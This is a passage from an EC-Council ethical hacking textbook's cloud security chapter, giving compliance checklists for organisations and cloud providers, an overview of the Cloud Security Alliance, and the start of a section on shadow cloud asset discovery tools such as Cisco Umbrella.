


Figure 19.103: Zero Trust Network

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Organization/Provider Cloud Security Compliance Checklist

The below tables provide checklists for determining whether the security team, the rest of the organization, and any proposed cloud provider can assure cloud security.

Checklists to determine if the CSP is fit and ready for cloud security:

	Security Team
Are the members of the security team formally trained in cloud technologies?	❑
Do the organization's security policies consider cloud infrastructure?	❑
Has the security team ever been involved in implementing cloud infrastructure?	❑
Has an organization defined security assessment procedures for cloud infrastructure?	❑
Has an organization ever been audited for cloud security threats?	❑
Will the organization's cloud adoption comply with the security standards that the organization follows?	❑
Has security governance been adapted to include cloud?	❑
Does the team have adequate resources to implement cloud infrastructure and security?	❑

Table 19.11: Checklist to determine if the security team is fit and ready for cloud security

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Operation	Organization	Provider
Are regulatory compliance reports, audit reports, and reporting information available from the provider?	❑	❑
Are the organization's incident handling and business continuity policies and procedures designed considering cloud security issues?	❑	❑
Are the cloud service provider's compliance and audit reports accessible to the organization?	❑	❑
Does the CSP's SLA address incident handling and business continuity concerns?	❑	❑
Does the CSP has clear policies and procedures to handle digital evidence in the cloud infrastructure?	❑	❑
Is the CSP itself compliant with the industry standards?	❑	❑
Does the CSP have skilled and sufficient staff for incident resolution and configuration management?	❑	❑
Has the CSP defined procedures to support the organization in case of incidents in a multi-tenant environment?	❑	❑
Does using a cloud provider give the organization an environmental advantage?	❑	❑
Does the organization know in which application or database each data entity is stored or mastered?	❑	❑
Is the cloud-based application maintained and disaster-tolerant (i.e., would it recover from an internal or external disaster)?	❑	❑
Are all personnel appropriately vetted, monitored, and supervised?	❑	❑
Does the CSP provide the flexibility of service relocation and switchovers?	❑	❑
Has the CSP implemented perimeter security controls (e.g., IDS, firewalls) and does it provide regular activity logs to the organization?	❑	❑
Does the CSP provide reasonable assurance of quality or availability of service?	❑	❑
Is it easy to securely integrate the cloud-based applications at runtime and contract termination?	❑	❑
Does the CSP provide 24/7 support for cloud operations and security-related issues?	❑	❑
Do the procurement processes contain cloud security requirements?	❑	❑
Does the CSP frequently perform vulnerability assessments to identify security gaps and apply necessary patches?	❑	❑

Table 19.12: Checklist to determine if the organization/provider is fit and ready for cloud security based on its operations

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Technology	Organization	Provider
Are there appropriate access controls (e.g., federated single sign-on) that give users controlled access to cloud applications?	❑	❑
Is data separation maintained between the organization and customer information at runtime and during backup (including data disposal)?	❑	❑
Has the organization considered and addressed backup, recovery, archiving, and decommissioning of data stored in the cloud environment?	❑	❑
Are mechanisms in place for authentication, authorization, and key management in the cloud environment?	❑	❑
Are mechanisms in place to manage network congestion, misconnection, misconfiguration, lack of resource isolation, etc., which affect services and security?	❑	❑
Has the organization implemented sufficient security controls on the client devices used to access the cloud?	❑	❑
Are all cloud-based systems, infrastructure, and physical locations suitably protected?	❑	❑
Are the network designs suitably secure for the organization's cloud adoption strategy?	❑	❑

Table 19.13: Checklist to determine if the organization/provider is fit and ready for cloud security based on its technology

Management	Organization	Provider
Is everyone aware of their cloud security responsibilities?	❑	❑
Is there a mechanism for assessing the security of a cloud service?	❑	❑
Does the business governance mitigate the security risks that can result from cloud-based "shadow IT"?	❑	❑
Does the organization know within which jurisdictions its data can reside?	❑	❑
Is there a mechanism for managing cloud-related risks?	❑	❑
Does the organization understand the data architecture needed to operate with appropriate security at all levels?	❑	❑
Can the organization be confident of end-to-end service continuity across several cloud service providers?	❑	❑
Does the provider comply with all relevant industry standards (e.g., the UK's Data Protection Act)?	❑	❑
Does the compliance function understand the specific regulatory issues pertaining to the organization's adoption of cloud services?	❑	❑

Table 19.14: Checklist to determine if the organization/provider is fit and ready for cloud security based on its management

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

International Cloud Security Organizations

Some international cloud security organizations are dedicated to assisting security professionals with best practices, security awareness, and strong security policies that provide better cyber security resilience and a trusted cloud ecosystem.

Discussed below is an international organization that alerts and instructs industries and security professionals about the evolving threats and provides solutions for protecting cloud infrastructure against the cyber-attacks.

- **Cloud Security Alliance (CSA)**

  Source: *https://cloudsecurityalliance.org*

  The CSA is a nonprofit global organization that provides rising awareness and promotes best practices and security policies to help and secure the cloud environment. CSA provides education and knowledge on the uses of cloud computing and helps in securing all forms of computing. CSA can be used to connect the subject matter expertise of the industries, governments, and corporate members to provide cloud-based research, education, certification, and products.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.104: Screenshot of CSA

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Security Tools

Though migrating to the cloud has enormous benefits, security issues are the primary cause of concern. However, many available security services or tools can be used to automate the process of cloud pen testing to ensure confidentiality, integrity, and security of the data hosted in the cloud.

Shadow Cloud Asset Discovery Tools

Shadow cloud assets are the cloud applications or services used in a corporate environment beyond the observation of the IT department. Such assets may increase risk factors such as data loss, account abuse, and malware infection/distribution. To overcome these security issues, the organization can use tools such as Cisco Umbrella, Securiti, and Microsoft Defender for Cloud Apps that provide complete visibility across application usage. These tools allow administrators to monitor and audit network activities in the organization's cloud network.

- **Cisco Umbrella**

  Source: *https://umbrella.cisco.com*

  Cisco Umbrella is an app discovery tool provides full visibility and risk information to manage cloud applications in a secure and organized manner. The dashboard displays the risk level of shadow cloud services and provides a summary based on app categories, which are sorted by their risk levels. It provides the list of apps with labels such as Unreviewed, Under Audit, Approved, and Not Approved for tracking. It also allows administrators to block or allow the access of a user or group to cloud applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.105: Screenshot of Cisco Umbrella

Additional shadow cloud asset discovery tools include the following:

